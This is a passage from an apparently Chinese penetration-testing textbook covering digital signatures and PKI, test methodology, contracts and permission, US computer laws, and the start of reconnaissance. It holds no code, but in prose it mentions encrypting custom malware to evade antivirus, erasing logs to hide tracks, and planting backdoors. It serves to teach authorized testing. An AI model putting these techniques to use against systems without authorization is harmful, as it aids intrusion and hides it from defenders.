举例来说，设想需要通信的双方需要在文档中附加一个签名，以确保它来源于其中一方，而不是试图进行欺诈或窃取信息的人。为便于叙述，在此将双方分别称为Samus和Ridley。在本场景中，Samus要Ridley发送一份数字签名的文件，Ridley将使用签名对文档进行检查，以确保其符合所需的安全要求。

首先，Samus创建一条消息；为便于叙述，假设这是一封电子邮件。当她创建消息并决定创建数字签名时，她必须遵循一系列步骤。她需要执行的第一步是使用哈希算法为邮件生成一个哈希值。该哈希值将作为电子邮件的唯一不可复制的指纹，以确保其他文档无法冒充原始文件。在生成哈希值后，即可执行第二步，其中Samus使用她的私钥加密该哈希值，并在将邮件发送给Ridley之前，将此加密后的哈希值捆绑或绑定到电子邮件中。需要注意的是在这个时间点，使用的密钥是Samus自己的私钥，因为她需要一种方式来证明该文档是来自于她而不是其他人，而私钥则是唯一一个她且只有她独有的事物。

在Samus完成上述过程并将文档发送给Ridley后，将进行下一步，即由Ridley验证文档。Ridley的验证方法是，首先检查消息来源，在本例中是Samus，然后获取她的公钥。取得她的公钥后，Ridley将使用该公钥解密传输的签名部分。如果签名正常，解密未出现任何问题，则Ridley即可基于公钥密码学的特性，确认文档源自Samus，而不是任何其他人。执行此步骤后，Ridley已经进行了身份验证和不可否认性验证。接下来Ridley要做的则是证明该文件没有被恶意或意外修改，或是没有在传输过程中损坏。为了执行此操作，现在Ridley需要用到解密后的哈希值，然后使用相同的操作(即同一个哈希算法)计算电子邮件的哈希值。在Ridley使用相同算法重新对文档进行哈希操作后，只需要将签名中的哈希值部分与Ridley得出的哈希值进行简单比较即可。如果它们匹配，则文档未被更改；如果不匹配，则文档已更改，这样即可确认/否决消息的完整性。

加密过程只用于哈希值；它并不应用于邮件本身。这一事实很重要的原因是，你需要记住数字签名本身并不能为传输消息提供保密性。和传统墨水签名一样，这方面并不是它关注的内容。

3.7 使用PKI

如何知道某个给定方或个人实际拥有或被分配了某个特定的密钥？这是本书已介绍的密码系统的一个大问题，因为已经介绍过的方法中没有哪种可以将密钥以除了简单承诺外的方式附加到特定的个体。幸运的是，通过组合运用多种技术、流程和软件，人们构建了一种称为公钥基础设施(PKI)的系统。

PKI系统提供了一种将一个密钥对安全地附加到某一特定方或个人的方法，因此成为执行该任务的常用手段。首先，PKI系统自身可以负责密钥对(即前文介绍的公钥和私钥)的生成任务。这样，我们剩下的工作就是找到一种将密钥明确分配给特定个人的方式，可以通过数字证书的方式来实现。

数字证书其实并不是一个十分令人陌生的概念；可以想象一份驾驶执照之类的凭据，它就符合数字证书的许多要求。驾驶执照包含一些内容信息，例如有效日期、序列号、执照颁发对象的签名、准驾车型、颁发执照的州或地区，甚至还有颁发执照的实体的全息印刷签名。如果仔细观察数字证书，即可发现很多相同的项。证书通常会有一个序列号、一个有效期，以及签发该证书的用途，例如数字证书或加密；证书中还有证书分配对象的个体的公钥，以及证书发行者的数字签名，这些都用于证明证书本身的真实性。谨记当生成数字证书时，该人员实际上正在注册到PKI系统，并同意将由证书颁发机构(CA)跟踪并存储该信息。此外，在生成证书时，还会同时生成密钥对以及用于附加到数字凭据的公钥。

与驾驶执照非常相似，数字证书仅在特定条件下发出，而且希望加入系统的请求者必须符合其要求，否则将一直拒绝向其签发证书，直到满足要求为止。一旦满足要求认证机构将向其签发数字证书；然而，如果在证书发布后的任何时间，他们违反了要求，或给他们签发的凭据或密钥发生了滥用甚至失控，则可以吊销该凭据。一旦凭据被吊销，其本身以及与之关联的密钥均将失效，这意味着使用已经吊销的密钥执行的任何操作将无法如之前一样通过验证。

3.7.1 认证证书

在获得颁发的数字证书后并试图使用它时，必须由证书的使用对象验证该证书。这么做是合理的，就像在某个你不认识的人向你提供一份凭据时，你可以选择即便不认识他们也采信他们的言辞，也可以选择检查凭据的颁发者，并向他们验证该凭据是否确实有效。幸运的是，数字证书声明了证书的颁发者，作为证书拥有者，你有条件检查它是否有效，以决定是否信任拿出证书并希望与你共事的人。

在实际中，这意味着当一方向另一方提交一个数字证书时，双方将把该证书提交给一个可信第三方，以验证其有效性。可信第三方只是证书颁发机构的一个别称罢了。可信第三方必须是一个通信双方(即使他们并不直接认识对方)同时信任的实体。这是系统能够工作的关键。按照可信第三方的定义，它是一个所有人均信任其正确性和可信性的实体。第三方可判定文档的权威性和可信赖性。可信第三方可以是商业的，也可以是公司内部专用的。

在证书通过验证后，即认为可继续任何之前所请求或需要进行的与当前正在使用的密钥(例如数字签名)相关的操作。

3.7.2 构建公钥基础设施(PKI)结构

鉴于PKI系统存在于Internet以及私人公司和机构中，本节将介绍如何构建它。需要注意的是，PKI并非某个特定软件或硬件；它实际上是一个由一系列的流程和过程组成的系统，而这些流程和过程又由通用的软硬件解决方案支持。通用意味着有一个已知的标准，可供任何希望开发PKI感知应用程序的供应商参考，以使其软件能成功与PKI交互。由于该标准已经发布且被普遍接受，因此我们可以使用来自不同供应商和来源的应用程序和技术，而且它们都能协同工作。只要它们能够使用同一标准与PKI系统进行交互，就并不用在意其内部实现。

当创建PKI系统时，首个组件是证书颁发机构。由于CA负责颁发、注册、验证和撤销证书，因此必须首先启动该组件。在任何PKI系统中设置的第一个CA是该给定系统的根CA。在根CA下，会有子CA，也称为从属CA。CA都执行相同的功能，但具有不同的权威性级别，这取决于CA在金字塔型CA体系内所处的位置，而根CA则位于金字塔顶。

在按需设置好根CA和所有从属CA后，即可安装和设置PKI感知应用程序。需要为PKI感知应用程序进行的设置并不多； 当前PKI感知应用程序中的大多数因为是为某些本身即为PKI感知的操作系统(如Windows或Android)构建的，所以才得以宣称其PKI感知性。因此，这些应用程序理解PKI的能力是从操作系统中继承的，并且不必实现特定的功能。

进行到这一步时确实仍需要完成的唯一操作是识别出应用程序可信任的CA，而大多数情况下，只需要通过在操作系统中定义该CA的名称即可完成该操作。在该操作完成后，CA即可继续流程，向符合要求且已被授权可获取证书的申请者发布证书和密钥对。

3.8 本章小结

密码学是与保护所有形式的信息有关的知识体。通过使用加密技术，可以保护信息的机密性和完整性。加密技术提供了防止信息被窥探的手段和保持信息原封不动的方法。

对于渗透测试者而言，使用加密技术可以提供一种逃避杀毒软件和入侵检测系统基于查找特征内容或格式来检测的方法。对一个定制的恶意软件进行加密可以有效阻止杀毒软件的检测。

3.9 习题

1. 为何使用对称加密？

2. 何谓算法？
3. 为何使用隐写术(steganography)？
4. 隐写术相对于密码学有何优点？
5. 为何使用哈希而不是加密？

第4章

渗透测试方法学综述

在前面几章中，已详细介绍了渗透测试、操作系统和网络以及密码学等相关知识，本章将介绍用于进行渗透测试的方法学。一般情况下，测试前要先做一些准备工作，例如确定为何需要进行渗透测试并选择测试类型。在完成这些准备工作之后，就将获得测试的书面许可，然后即可开始进行渗透测试。测试往往从收集一些后期用于网络扫描和更具攻击性操作的信息开始。在完成所有的渗透测试并且获得所有有关漏洞和漏洞利用信息后，需要创建一个风险缓解计划(Risk Mitigation Plan， RMP)。RMP应当清晰地记录所有已经进行的操作，包括其结果、解释和适当的建议。最后，需要清除测试期间所进行的所有更改。

本章将学习：

- 确定为何需要进行测试
- 选择测试的类型
- 获取测试许可并拟制合同
- 进行渗透测试时遵循法律法规

4.1　确定工作的目标和范围

我们都听过这么一句老话“凡事预则立，不预则废”。当然，这句话同样适用于渗透测试。为了确保测试成功，需要做大量的准备工作。

首先，需要和客户召开一个讨论测试过程的项目启动会。该会议会讨论很多不同问题，但特别要注重的是寻找测试的有关范围、目标、相关方以及其他问题等信息。在会议结束前，必须明确测试目标。否则，测试必然效率低下，并且判定测试是否得到了满意的结果是非常困难甚至不可能的。渗透测试应该最终聚焦于发现并确定目标网络上漏洞的范围。此外，测试范围应确定测试包含与排除的内容，实质上就是确定测试的边界。测试范围还必须是具体的，并将测试实际取得成功的标准纳入其中。

还有其他一些需要提出的问题：

- 为何有必要进行渗透测试？
- 被测试的组织的功能或使命是什么？

- 测试有何约束条件或行动规则？
- 哪些数据和服务将纳入测试作为其一部分？
- 数据的所有者是谁？
- 测试结束时期望得到何种结果？
- 在提交结果时会对其进行何种处理？
- 预算是多少？
- 预期成本是多少？
- 将提供哪些资源？
- 在测试中允许采取何种行动？
- 何时进行测试？
- 内部人员是否得到通知？
- 测试是以黑盒还是白盒方式执行？
- 何种条件可判定测试成功？
- 紧急联系人是何人？

测试中还应包括的内容

还应考虑是否需要执行以下攻击以获取客户谋求的结果(确保客户批准每一个类别的攻击及其包含的内容)。

社会工程 任何系统中最弱的安全要素都是人的因素。技术能够协助和加强人员因素，但仍然存在许多必须通过培训和实践来解决的弱点，而在很多情况下这些培训和实践是严重缺乏的。所有渗透测试都应该考虑通过组织的人员来测试组织的安全性。请参阅第15章，以获取更多相关信息。

应用程序安全性测试 这种测试形式专门针对定位和识别应用程序中缺陷的特征。此类测试可以作为独立测试进行，也可作为一套完整测试中的一部分进行。在存在定制的应用程序或环境并且需要对应用程序进行仔细检查的情况下，可能要求进行该测试。

物理渗透测试 人们使用一些强大的物理安全方法来保护敏感数据。该类测试通常适用于军队和政府机构。在测试中，要检测所有的网络设备和接入点遭受安全入侵的可能性。在某些情况下，这种测试可能会尝试从一些不安全的设备或其他资产中收集信息，并可视为社会工程测试的一部分。

不难预想，确定测试目标会是敲定起来比较困难的事项之一。许多客户会将你视为帮助他们达到练习目的的渗透测试员。在与客户进行面谈时，请尽量用清晰易懂的语言阐明测试目标。在充分理解测试目标前，切勿结束会议。强烈建议在与客户进行此类会议之前，先准备好待解决问题的清单和会议议程表，以确保解决所有问题并避免时间浪费。

另一件需要在会议期间讨论和改进的事项是测试的时间安排和总体持续时间。这是一

个极其重要的细节，因为某些客户可能希望仅在特定时间进行测试，以避免其基础设施和业务流程发生中断。该需求必须与在工作中或压力下评估组织的需求进行权衡，因为下班时段的测试无法提供同样的运行条件。任何类型的组织都不希望渗透测试影响到正常的运营。所以，执行诸如DoS攻击或其他类型的攻击性测试有可能使客户不悦。简而言之，要注意任何形式的限制，如果需要打破限制，务必与客户确认。

会议期间还需要做的另外一个选择是确定测试的知情范围。虽然总会有部分员工知晓测试，以便核实、监督测试可以支持组织提出的测试目标并在遇到需要不了解测试的员工执行测试的状况时给予支持，但向过多的员工通报测试会影响测试结果的准确性，因为如果知道正在进行测试，人都会有意无意地调整自己的工作习惯。

4.2　选择要执行的测试类型

渗透测试被视为常规IT安全风险管理流程的一部分，它可能由具体情况所产生的内部或外部需求驱动。无论对系统内部还是外部进行风险评估，要记住的是，渗透测试虽然只是环境安全性评估的一个组成部分，但它往往也是最重要的部分，因为它能提供安全问题的真实证据。尽管如此，渗透测试应该是对组织进行全面安全性审查的一部分。

渗透测试中可能需要测试的项目如下：

- 应用程序
- IT基础设施
- 网络设备
- 通信链路
- 物理安全与措施
- 心理问题
- 策略问题

在许多情况下，渗透测试对一个组织而言是最具攻击性的测试类型。与其他测试产出的是有关组织的强项和弱点的信息不同，只有渗透才会具备导致生产环境产生中断的真正风险。客户往往不能真正理解，虽然渗透测试由受信任方进行，但仍然存在一定程度的风险，包括实际上的系统崩溃和造成损害。一定要确保客户始终了解测试对其业务产生的潜在风险，并确保他们在发生灾难性事故前已经做好备份工作并准备好其他应对措施。

在进行渗透测试时，通常可采用以下方法之一：

黑盒测试　黑盒测试是一种最为接近外部攻击状况的测试，有时也被称为外部测试。在此类测试中，测试人员像一个真正的攻击者一样进行远程测试，所知的信息将会非常有限，可能往往只知道公司的名字。通过使用本书中介绍的多种技术，渗透测试人员能够逐步获取更多关于目标的信息并最终渗透进入公司。同时，需要记录并跟踪系统中的漏洞，

并在测试文档中向客户报告这些漏洞，还需要尝试用自身的知识来量化任何损失可能对组织造成的影响。完成测试后，要生成一个文档，该文档包含所有与目标安全评估和将识别的风险分类并转换到业务环境中的相关必要信息。

灰盒测试 在此类测试中，获得的知识同样十分有限，可能只比黑盒测试中可获知的信息多出诸如操作系统或其他数据之类的信息。在这种测试中，预先提供一些关键但却无法触及的资源的信息的情况并不罕见。采取该做法的理念是，如果提前知道一些关键资源，就可以寻找并以这些资源为目标。但是，一旦发现其中一个目标，就会被告知终止测试并向客户报告发现的结果。

白盒测试 在白盒测试中，测试方充分了解目标环境的结构和组成，因此这种测试有时也被称为内部测试。该类测试比黑盒测试和灰盒测试的分析更加深入。白盒测试通常由组织中的内部团队或人员执行，作为一种快速发现问题并在外部人员定位和利用这些问题前修复它们的手段。白盒测试发现和解决安全漏洞的时间和成本比黑盒测试要低一些。

表4.1总结了这些测试的不同之处。

表4.1 不同测试类型的差异

黑盒测试	灰盒测试	白盒测试
不知道也不会提供网络内部情况	有限了解网络内部工作情况	测试人员知道要评估环境的所有信息
需要很长的时间，因为要收集信息	需要一定的时间，因为已经提供部分信息	需要的时间最短，因为知道环境的全部信息

4.3 通过签订合同获取许可

进行渗透测试要谨记的关键原则之一是要获得明确无歧义的测试许可。虽然获得测试所需的支持等事项也很重要，但更重要的是将许可记录成文。让授权测试的人员在项目和计划上签字，并保存他们的联系信息以防万一。如果没有这种授权，测试过程中可能会遇到很多障碍，包括宣称该测试从未被授权。

这一授权可采用何种形式？虽然采用口头授权不行，但其他方式还是可以接受的。如果你是一名外部承包商，那么签署一份合同就足以表达并实施行动许可。对于内部测试而言，其正当性可由电子邮件或签字文书(或二者并用)确认。

在没有此类文书和许可的情况下，进行测试是很不明智的。该许可不仅授权进行测试，而且在有人质疑是否应该进行测试时可作为“免罪金牌”。

不要低估获得测试许可和书面许可的重要性，事实上已有控告和成功起诉在未获得授权的情况下就进行测试的案例。

初次会议之后，应制定一份描述测试目标和参数的合同。以下是合同中可能包含的一些项：

要评估的系统或评估对象(Targets Of Evaluation，TOE) 你要与客户共同确定哪些系统需要在渗透测试中评估。它们可以是任何被认为对组织有价值或由于合规性原因需要测试的系统。

预知的风险 在任何渗透测试过程中，都可能发生一些计划外的情况。考虑到在测试中，即使做了充分的计划和准备，也仍然可能发生不可预期的情况，通过提前通知客户，可以降低宕机引起的意外冲击，同时可提前准备以减轻影响。

时间表 为要执行的测试编制一份切实可行的时间表。确保为执行测试、检查并验证结果以及发现问题分配了充足的时间。另外，测试时间设置中还应该包括每天和每周执行测试的时间段，因为攻击的结果和响应会随着测试的时段变化而变化。

系统知识 请牢记，虽然你并非必须对每一个需要测试的系统了如指掌，但至少应该对环境有一些基本了解。这一了解会有助于保护你和测试系统。如果测试的是内部系统，了解正在测试的系统应该不难。

发现严重问题时应采取的措施 发现一个安全漏洞后不要就此罢手。继续测试以寻找可能存在的其他问题。虽然在所有系统失能和/或崩溃后不应该继续测试，但是在用尽测试选项前，仍应继续测试。如果没有发现任何漏洞，说明检查得不够仔细。如果发现了严重问题，务必将此情况及时共享给核心人员，以便在漏洞被利用之前将其堵塞。另外，应要求客户明确“紧急汇报”的标准；所谓紧急汇报，是指如果团队发现了对网络构成严重威胁的情况，必须立即停止测试并告知客户。这样做可让团队无须在发现每一漏洞时，都要停止测试并犹豫是要继续测试还是与客户联系。

可交付成果 这包括漏洞扫描报告，以及一份概述了要解决的重要漏洞及所需实施的对抗手段的更高层次报告。

作为一条经验，应将任何能够说明期望、规则、责任和交付成果等的信息纳入合同。在合同里附加的澄清性信息越多，对于你和客户就越有好处，因为这样做可以避免以后产生误解。

4.3.1 收集情报

在计划到位并妥善准备完毕之后，即可开始信息采集过程。虽然该阶段并不直接对目标开展工作，但它仍代表着正式测试的开始。在这一阶段会获得大量信息。

行事要有条理

有时该步骤也被称为踩点而不是侦察或信息收集。这些用词都没问题。在任何情况下，这个过程都需要有条不紊地进行。在本阶段漫不经心或者盲目从事的信息收集过程将导致在后期浪费时间，最坏的情况是导致攻击彻底失败。明智而细心的测试者会花费大量时间在这个阶段收集信息并对信息进行确认。

如何获取信息？这么说吧，有浩如烟海的相关资源可用于该工作，需要你自己决定哪些资源有用以及哪些没用。请寻找那些可以帮助构建可用于改进后续攻击的目标脉络图的工具。可从任何地方收集信息，例如搜索引擎、财务公开信息、网站、招聘网站，甚至可利用社会工程学的手段(请稍安勿躁，稍后本书会介绍这些方法)。

在本阶段结束时，应形成一份全面的可备后续利用的信息列表。下面的列表能提供可用信息类型的一些感性认识：

公开信息　从招聘网站等处收集目标可能公开的所有信息，如主机和网络信息。

领域共性(Sector-Specific Commonalities)　查明特定环境中所使用的操作系统，若有可能，包括Web服务器和Web应用程序数据。

DNS信息　确定诸如Whois查询、DNS查询、网络和组织查询等信息。

行业系统的共同缺陷　定位当前基础设施中存在的或可能存在的有助于后续开展攻击的漏洞。

与攻击者换位思考

在此给初入道德黑客和渗透测试领域的人员提一点建议，那就是跳出传统方式下培养出的思维窠臼。在学习新技术时，尝试思考它可能的新用法。例如，能否清除一台设备并在它上面安装Linux操作系统？能否避开设备的安全机制，以强制其允许安装和配置其他软硬件？试着训练自己像那些试图破坏或窃取东西的人一样思考。作为一名渗透测试员，应该以恶意思考，以善意行事。

4.3.2　扫描与枚举

收集完目标信息之后，即可进入下一阶段：扫描与枚举。虽然一般可期待此时已收集大量有用信息，但也可能会发现收集到的信息仍然不够充分。在这种情况下，可能需要返回上一阶段继续挖掘更多信息，也可以决定继续扫描而不是回头弥补知识的欠缺。随着能力不断得到锻炼以及经验的增加，你会发现自己培养了一种鉴别事物的能力。

扫描包括ping扫描、端口扫描和漏洞扫描。枚举是从发现的入口信息和在扫描过程中发现的信息中提取有用信息的过程，如用户名、共享数据、组信息等。这两部分内容将在第6章中介绍。

4.3.3　渗透目标

完成目标扫描并确定了系统的入口和漏洞后，即可开展针对目标的实际渗透工作。本步骤是为了利用系统缺陷以攻陷系统并获得一定程度的访问权限。

应当从情报搜集的结果中仔细确定合适的渗透目标。需要记住的是，在上一步中可能会发现许多易受攻击的系统，因此现阶段面临的挑战是找到可利用或是包含有价值目标的系统。例如，在扫描某个网络的时候，可能会找到100个系统，其中4个是服务器，其余都是桌面系统。虽然桌面系统可能也是有趣的目标，但是至少在开始时，应该将注意力放在服务器上并将桌面系统作为次要目标。

在选择好合适的目标之后，就可尝试运用你的技能和知识来攻破目标。在一种攻击最终取得成功之前，往往要尝试很多种不同的攻击方法或手段。记住，对一个系统进行扫描并将其评估为存在某个漏洞决不意味着该漏洞实际上能被利用，应该考虑清楚哪种类型的攻击可能会成功，以及在攻击目标时采用的攻击方法顺序。

在本阶段可能用到的攻击手段包括：

- 密码破解
- 流量嗅探
- 会话劫持
- 暴力攻击
- 中间人攻击

本书中已涵盖上述攻击方式，可借此熟悉每一种操作以及它们的使用方法。然而，要记住还有很多别的可以利用的攻击方法和技巧，其中许多将在你的工作实践和经验积累中学到。

使用自动化工具与人工方法

自动化工具可用于识别环境中可能存在的一些常见的、众所周知的弱点。这些工具通常需要定期更新版本，以捕获最新的弱点。

以下是选择一个优良的渗透工具的方法：

- 它应该易于部署、配置和使用。
- 它应该便于扫描系统。
- 它应根据漏洞需要立即修复的急迫程度对其进行分类。
- 它应能够自动验证漏洞。
- 它应重新验证之前发现的漏洞。
- 它应能生成详细的漏洞报告和日志。

然而，自动化工具也具备一些局限，例如产生假阳性结果和漏报已知的弱点。它们还可能造成大量网络活动，甚至因其结果导致虚假的信任感。

由于自动化工具无法定位所有的潜在弱点，因此对人工测试的需求就变得显而易见。具备适当的技能和受过知识培训的人员可以找到大量自动化手段找不到的弱点。但是，人工测试的缺点在于太过耗时，因而一个人无法在合理的时间内检查所有潜在漏洞。

那么，最好的方法是什么？对于很多测试人员而言，最好的方法就是综合使用两种方法。用自动化测试的方法找到漏洞，再用人工方法对具体漏洞进行深入调查。

4.3.4 维持访问

“维持访问”步骤用于保留在获取访问权时在系统上开启的入口。该步骤假定将来有继续进行攻击或者回来执行其他操作的需要。需要记住的是，目标系统的所有者会(至少是应该会)试图阻止对系统的访问，同样也会尝试终止访问。第9章中介绍了该步骤的内容。

4.3.5 隐藏痕迹

隐藏痕迹也是本步骤的重要部分，因为它有助于隐藏行为的证据并对抗系统所有者的检测和删除操作。留下的证据越少或者隐藏得越深，防御方就越难阻止入侵行为。要了解更多信息，请参阅第12章。

4.3.6 记录测试结果

完成上述任务之后，下一步就是为客户生成一个报告。该文档称为风险缓解计划。根据具体情况和客户需求，该报告可以采用多种形式，下文是一些其中必须包含的信息和一种参考格式。

报告应以概述渗透测试的过程开始。该概述应简洁明了地说清楚测试期间发生的事情，而不赘述技术细节。接下来应该分析测试期间发现了哪些漏洞。漏洞应以某种可突出其严重程度的方式进行排序，例如关键、重要以及低危险等。漏洞分级工作做得越好，越能帮助客户确定应在哪里投入时间和精力以解决它们。

报告中也应包含如下内容：

- 每一次渗透成功场景的总结
- 渗透测试期间收集到的所有信息的详细列表
- 找到的所有漏洞的详细列表
- 描述发现的所有漏洞

- 解决所发现漏洞的建议和技术

另外，笔者会把给客户的报告分成两部分——技术性不强的摘要和附录，并先向客户汇报摘要。然后将相关的技术数据作为报告附录，以备客户在需要时审查。

在某些情况下，客户会要求将某种特定格式作为他们所要求的测试的直接或间接条件。例如，为了满足支付卡行业(PCI)标准而进行的测试中，客户会要求某种格式以符合特定标准。这同样适用于与HIPAA标准和其他标准相关的需求。一定要询问客户是否有特定格式需求，或者是可以自行决定。

为了使报告和文档的编写过程更加简单，本书强烈建议测试团队在渗透测试过程中同心协力，清晰一致地记录测试过程和结果。如果不擅长记录，强烈建议你培养这项技能并购买或者开发一个好的报表系统(在本书的其他地方会更加全面地讨论)，以减轻记录负担。文档的缺失不仅会带来麻烦，而且也可能在测试数据中留下明显漏洞。

具体细节请参阅第10章。

清理

在上述所有工作完成后，由于在渗透测试中的行动所造成的后果，可能需要进行一些清理工作。应对文档中记录的所有行为进行复查，并再次确认是否有需要撤销或修复的操作。清理的目标是确保网络上不存在被攻陷或削弱而可能直接影响网络安全性的主机。此外，任何清理网络和主机的操作均应由被测组织方的IT人员进行确认，以确保其满意和正确。

典型的清理操作包括删除系统中的恶意软件、删除测试用户账户、恢复更改的配置，以及修复在测试期间可能被更改或影响的其他任何内容

4.3.7 了解EC-Council流程

有很多方法可以执行道德黑客工作流程，其中另一个广为人知的流程是EC-Council的道德黑客证书(Ethical Hacker Credential)。该流程在安排上与上文介绍的有少许不同，但总体而言是一样的。本书在此介绍EC-Council流程，主要是笔者强烈认为，了解自己具备的选择是一个渗透测试人员能否成功的关键。

以下是EC-Council流程的各个阶段，可供参考。

踩点(footprinting) 该阶段中，攻击方主要是在后续阶段使用主动方法之前先使用被动方法从目标获取信息。通常应尽量避免与目标之间的交互，以避免被目标检测到并引起其对攻击的警觉。有很多方法可以执行该任务，包括Whois查询、Google搜索、职位搜索、讨论组等其他方法。

扫描 在第二阶段中，攻击方使用踩点阶段中收集的信息，以大大提升攻击目标的精

度。这个阶段的思路是基于前一阶段的信息进行处理，以避免莽夫心态并因无头苍蝇般乱撞而触发警报。扫描是指执行ping扫描、端口扫描、观察设施以及其他类似任务。

枚举 接下来的此阶段是从扫描阶段的发现中抽取更为详细的信息，并确定其有用性。可将在前一阶段收集的信息想象为经过走廊逐一扭动门把手，试验并记录其能否转动。某个门没锁并不意味着门里有什么有价值之物。而在本阶段中，就是真正检查门后是否藏有有价值的东西。这个阶段的结果可能包括一个用户名、组、应用、banner设置、审计信息以及其他类似信息的列表。

系统攻击 枚举阶段之后，即可根据发现的信息计划和执行攻击操作。例如，基于枚举阶段发现的用户账户选择用于攻击的账户。同样，可以基于从应用或服务的banner检索中发现的服务信息开始构造攻击。

提权 如果攻击成功，攻击者即可开始尝试获取授予高特权级账户(高于最初入侵账户)的权限。对于一个经验丰富的攻击者而言，能做到从诸如访客账户这样的低级账户一路提升到管理员或者系统级访问的权限。

隐藏痕迹 本阶段中，攻击者会用尽一切办法清除他们进入系统的证据。具体行动包括对日志文件的删除、更改以及其他操作；删除文件；以及破坏其他可能留下让系统所有者轻易确定发生过攻击的有价值线索的证据。可以如此想象：和破窗而入相比，撬锁进入屋子的线索会少得多或者不明显得多。前者房主可能会寻找不速之客带走了什么，而后者则可能发现时痕迹已烟消云散。

维持访问 植入后门就是作为攻击者留下一些可让你有需要时还能再次进入的东西。它们包括特殊账户、特洛伊木马以及其他很多东西。从本质上讲，该做法主要是为了保护本流程中前期的成果，以备稍后需要再次访问的情况。

4.4 依法测试

你还需要熟悉法律并知道它对你的行为有何影响。对法律无知或理解不透不但是个坏主意，而且可能会让你很快丢了工作甚至锒铛入狱。事实上，由于Internet的高分布特性，在某些情况下，这个罪行甚至可能令你在多个不同的州、县甚至国家的司法管辖区内遭到起诉。

因此，需要始终保持高度警惕以确保安全，避免触犯法律。以下是你应具备基本认识的法律、法规和行政命令：

1974年美国隐私法案(U.S. Privacy Act) 该法案管理美国政府对个人信息的处理。

1984年美国医疗计算机犯罪法案(U.S. Medical Computer Crime Act) 该法案处理非法访问或篡改医疗数据。

1986年(1996年修订)美国计算机欺诈和滥用法案(U.S. Computer Fraud and Abuse Act)　该法案涉及篡改、破坏或销毁联邦政府计算机中的信息，以及影响到跨州或国外商业活动的计算机密码的非法交易，或者允许未经授权访问政府计算机等问题。

1986年美国电子通信隐私法案(U.S. Electronic Communications Privacy Act)　该法案禁止在未区分私人或公共系统的情况下窃听或拦截信息内容。

1994年美国通信协助执法法案(U.S. Communications Assistance for Law Enforcement Act)　该法案要求所有通信运营商具备监听能力。

1996年美国Kennedy-Kassebaum健康保险流通与责任法案(Health Insurance and Portability Accountability Act，HIPAA)　该法案涉及美国个人医疗保健信息隐私和医保计划可转移性的问题(2000年12月增加了其他要求)。

1996年美国国家信息基础设施保护法案　(U.S. National Information Infrastructure Protection Act)　该法案1996年10月作为104-294公法的一部分颁布；它修订了“计算机欺诈和滥用法案”，后者已被列入美国法典第18章第1030节。该法案处理数据与系统的机密性、完整性和可用性保护问题。该方案旨在鼓励其他国家采用类似框架，为现存的全球信息基础设施制定更加统一的解决计算机犯罪的方法。

Sarbanes-Oxley(SOX)法案　在安然(Enron)和MCI Worldcom等公司假账丑闻的影响下，在美国以SOX法案形式提出新的联邦标准以打击类似犯罪。

联邦信息安全管理法案(Federal Information Security Management Act，FISMA)　该法案要求每个美国联邦机构创建、记录并完善信息安全政策。

4.5　本章小结

渗透测试通常以对项目进行广泛而深入的范围界定和规划开始。规划过程旨在确定测试的总体目标，以及如何执行测试。渗透测试人员和客户需要周到仔细地考虑测试目标，以确保其切实而适当。

在规划完成并签署合同获得测试许可后，即可进行测试，测试通常以收集后期用于网络扫描以及更具攻击性行动的信息开始。在完成所有的渗透测试并获得所有的漏洞相关信息后，通常应生成一个报告。报告中应清楚记录采取的所有行动、行动结果、解释和适当的建议。

渗透测试人员还需要了解对测试和他们自身活动产生影响的不同类型的法律。测试人员应当确保他们的行为受法律的保护，并且应该考虑与外部法律协助方签订合同，以确保自己与客户的需求都得到满足。

4.6 习题

1. 对于渗透测试人员而言，渗透测试方法学有何用途？

2. 法律会在何时影响到渗透测试流程的类型？

3. 为何不同渗透测试方法学之间的步骤会有所不同？

4. 界定渗透测试范围的目的是什么？

5. 为何当渗透测试人员未签订合同就进入某个网络时，可能被控入侵或发生其他非法行为？

第5章 情报收集

当合同尘埃落定后，就应着手开展对目标的情报收集工作。情报收集是一个严谨的过程，通过该过程可找到可能对后续测试阶段有用的信息。由于我们生活在信息时代，因此虽然完成情报收集工作需要一些时间，但是这些时间将物有所值，因为如果采用恰当的工具，提出恰当的问题并且耐心寻找，基本上就能找到希望知道的任何人或者公司的任何信息。

本章将学习：

- ✍ 找到网站的旧版本
- ✍ 利用搜索引擎进行黑客活动
- ✍ 以员工为目标并发现其定位信息
- ✍ 调查社交网站
- ✍ 调查财务和职位招聘信息
- ✍ 搜索邮件信息
- ✍ 使用Whois提取技术信息

5.1 情报收集简介

对目标的情报收集有助于改进后续的渗透步骤。在该过程中，需要使用尽可能多的合理方法观察和收集目标信息。应该特别注意任何后续可能用到的信息(虽然需要积累一定经验才能练就能够判断信息是否有用的“火眼金睛”)。最终，应能挑选出可能对后续渗透测试过程有帮助的信息。在练就能够发现有用信息的“火眼金睛”之前，应仔细检查正在揭示的信息及其中包含的细节。

信息失控

就客户的立场而言，对其基础设施和业务运营方面的情报收集可能造成几种负面影响:

商业损失 如果消费者或供应商发现自己的信息或数据没有得到有效的保护，那么很容易导致他们失去信任，并转投他人。

信息泄露 信息泄露包括有意或无意公开的信息，例如项目信息、员工数据、个人信息、财务信息以及其他一些可能的信息。

隐私泄露 隐私泄露是一种非常糟糕的情况，它意味着本应被保密的信息公开了。隐私泄露最大的威胁不仅仅是失去相关方信任，还包括隐私泄露导致的法律后果。

企业间谍 公司的那些资金充足并且充满好奇心的竞争对手在调查公司详细信息时，同样能够发现渗透测试者在踩点过程中发现的信息。

塞翁失马焉知非福，上述情况同样意味着有着丰富的资源可用于获取目标信息。这些信息有待于你使用它们，针对某个目标进行研究，并通过综合分析收集的信息描绘出受害者(在渗透测试中称为评估目标)的概貌。

5.1.1 信息分类

一般而言，在调查客户时，应从多个不同来源收集尽可能多的信息。我们可以期待能够找到大量与目标相关的信息，包括：

- 技术信息，如操作系统信息、网络信息、存在的应用程序、IP地址范围，甚至设备信息。此外，还很可能能够定位网络摄像头、报警系统、移动设备等。
- 管理信息，如组织结构、公司政策、招聘程序、员工详细信息、电话簿、供应商信息等。
- 物理细节，如位置数据、设施数据、人员细节以及与个人的社交互动等。很可能通过简单的监控或者使用Google街景之类资源，即可查看设施的处所细节信息，了解区域的布局。

在这些类别中存在大量可发掘的信息。问题在于其中有多少有用部分，以及会忽略多少信息。事实上，要做好承受“信息超载”的准备，因为收集到的数据量多到难以(如果不是完全无法)进行有效处理，令人不堪重负。

需要谨记，过多的信息也可能带来危险。很容易被发现的东西所迷惑，而最终导致收集的信息毫无用处。应当吸取情报收集和后续阶段的经验，学习如何辨别信息是否有用。

5.1.2 收集方法分类

在信息收集阶段，应当能够制定攻击策略并了解组织发布的信息。信息收集方法通常可分为三类。

